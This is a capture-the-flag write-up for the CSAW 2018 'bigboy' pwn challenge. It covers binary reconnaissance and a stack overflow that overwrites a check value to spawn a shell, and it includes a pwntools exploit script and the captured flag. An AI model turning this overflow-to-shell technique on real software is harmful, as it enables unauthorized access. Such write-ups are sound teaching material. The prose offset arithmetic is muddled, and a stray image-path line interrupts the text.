CSAW CTF 2018

Problem: bigboy (25, Pwn)

Only big boi pwners will get this one!

nc pwn.chal.csaw.io 9000

Solution:

After downloading the file provided, I first examine it using the **file** command:

```
file boi
boi: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpret
er /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=1537584f3b2381e1b57
5a67cba5fbb87878f9711, not stripped
```

It is 64-bit LSB ELF executable and not stripped. I then run the **strings** command on the file:

```
system
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
UH-P
AWAVA
AUATL
[]A\A]A^A_
Are you a big boiiiii??
/bin/bash
/bin/date
```


The file contains the strings **system** and **/bin/bash,** which means it may require a ROP technique. I then use the **checksec** command on the file and find that the file has a stack canary and NX enabled:

```
checksec boi
[*] '/mnt/hgfs/ubuntu-shared/ctf/csaw18/boii/boi'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE
```

Then, I run the file to obtain formatting information:

```
./boi
Are you a big boiiiii??
yesSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
Tue Dec 18 14:08:49 EST 2018
~/ctf/csaw18/boii
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS: command not found
```

Then, I move on to use **radare2** and seek to **main** function:



It can be seen that there is a buffer overflow vulnerability and that the value at **rbp-0x1c** has to equal **0xcaf3baee.** The buffer starts at **rbp-0x30** and the program allows me to write **0x18** bytes which means the stack can be overwritten to:

0x30 – 0x18 = 0x18

0x1c – 0x4 = 0x18

Therefore, it is possible to overwrite the 4-byte jump check value to **0xcaf3baee** which will make the program jump to the left block and provide a shell as it calls the **system** function with the **/bin/bash** as the argument. The following python3 script gives the flag:

```
from pwn import *
from binascii import *


def get_flag():
    context.arch = "amd64"
    local = False
    if local:
        c = process("./boi")
    else:
        c = remote("pwn.chal.csaw.io", 9000)
    o = c.recvline()            # recv the "Are you a big boiiii?"
    print("Received: ", o)
    dist_to_local = 0x30 - 0x1c
    local = 0xcaf3baee
    buf = b"A" * (dist_to_local) + pack(local)
    c.sendline(buf)
    o = c.recv(4096)
    print("Received final: ", o)
    c.interactive()


if __name__ == "__main__":
    get_flag()
```

Flag:
flag{Y0u_Arrre_th3_Bi66Est_of_boiiiiis}